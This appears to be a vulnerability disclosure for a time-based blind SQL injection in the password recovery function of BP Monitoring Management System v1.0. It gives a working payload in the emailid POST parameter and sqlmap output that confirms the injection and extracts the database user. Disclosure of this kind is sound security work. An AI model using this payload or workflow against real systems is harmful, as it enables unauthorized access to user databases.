BP Monitoring Management System v1.0 Password Recovery SQL Injection

At the Password Recovery function, the parameters passed into the server by the front-end include Enter Email id, Contact Number, and New Password

The vulnerability lies in receiving contactno, emailid, and newpassword passed by the front-end in the background file password recovery.php, which can cause SQL injection to occur

SQLMap execution results

Parameter: emailid (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: emailid=1838303859@qq.com' AND (SELECT 7562 FROM (SELECT(SLEEP(5)))GYbw)
AND
'kVyR'='kVyR&contactno=1111111111&newpassword=123456&confirmpassword=123456&submit=Submit

[18:01:48] [INFO] the back-end DBMS is MySQL

[18:01:48] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

web application technology: Apache 2.4.39, PHP 7.3.4

back-end DBMS: MySQL >= 5.0.12

[18:01:48] [INFO] fetched data logged to text files under 'C:\Users\XZG\AppData\Local\sqlmap\output\192.168.43.247'

[18:01:48] [WARNING] your sqlmap version is outdated

[*] ending @ 18:01:48 /2023-04-07/


```
                        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and fed
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:04:03 /2023-04-07/

[18:04:03] [INFO] parsing HTTP request from 'a.txt'
[18:04:03] [INFO] resuming back-end DBMS 'mysql'
[18:04:03] [INFO] testing connection to the target URL
got a refresh intent (redirect like response common to login pages) to 'login.php'. Do you want to apply it from now on? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: emailid (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: emailid=1838303859@qq.com' AND (SELECT 7562 FROM (SELECT(SLEEP(5)))GYbw) AND 'kVyR'='kVyR&contactno=1111111111&newpassword=123456&confirmpassword=123456&submit=Submit
---
[18:04:12] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12
[18:04:12] [INFO] fetching current user
[18:04:12] [WARNING] time-based comparison requires larger statistical model, please wait............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[18:04:34] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[18:04:54] [INFO] adjusting time delay to 2 seconds due to good response times
root@localhost
current user: 'root@localhost'
[18:08:05] [INFO] fetched data logged to text files under 'C:\Users\XZG\AppData\Local\sqlmap\output\192.168.43.247'
[18:08:05] [WARNING] your sqlmap version is outdated

[*] ending @ 18:08:05 /2023-04-07/

D:\Python-Infiltration-Tools\sqlmap\sqlmap>
```

References:https://phpgurukul.com/bp-monitoring-management-system-using-php-and-mysql/